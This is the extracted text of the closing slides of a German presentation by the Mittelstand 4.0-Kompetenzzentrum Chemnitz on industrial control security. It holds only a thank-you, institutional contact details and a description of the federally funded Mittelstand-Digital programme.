
Was ist zu tun?





Industrielle Steuerungen

Was ist zu tun?





Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital 

Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

... für Ihre Aufmerksamkeit und

Vielen Dank

Herrn Andreas Seiler von der HSASec – Forschungsgruppe für IT-Security und Digitale Forensik an der Hochschule Augsburg für die Unterstützung.



Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital 

Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

Mittelstand 4.0-Kompetenzzentrum Chemnitz

c/o tti Technologietransfer und Innovationsförderung Magdeburg GmbH
Bruno-Wille-Straße 9
39108 Magdeburg

Roland Hallau
0391 7443524
rhallau@tti-md.de

Andreas Neuenfels
0391 7443523
aneuenfels@tti-md.de

David Wagner
0391 7443528
dwagner@tti-md.de

Mike Wäsche
0391 7443534
mwaesche@tti-md.de



Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital 

Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

Mittelstand 4.0-Kompetenzzentrum Chemnitz

c/o Technische Universität Chemnitz

09107 Chemnitz

Tel.: +49 (371) 531 19935

Fax.: +49 (371) 531 819935

E-Mail: info@betrieb-machen.de

Web: betrieb-machen.de

kompetenzzentrum-chemnitz.digital





Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital 

Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

- Das Mittelstand 4.0-Kompetenzzentrum Chemnitz gehört zu Mittelstand-Digital. Mit Mittelstand-Digital unterstützt das Bundesministerium für Wirtschaft und Energie die Digitalisierung in kleinen und mittleren Unternehmen und dem Handwerk.
- Mittelstand-Digital informiert kleine und mittlere Unternehmen über die Chancen und Herausforderungen der Digitalisierung. Regionale Kompetenzzentren helfen vor Ort dem kleinen Einzelhändler genauso wie dem größeren Produktionsbetrieb mit Expertenwissen, Demonstrationszentren, Netzwerken zum Erfahrungsaustausch und praktischen Beispielen. Das Bundesministerium für Wirtschaft und Energie ermöglicht die kostenlose Nutzung aller Angebote von Mittelstand-Digital. Weitere Informationen finden Sie unter www.mittelstand-digital.de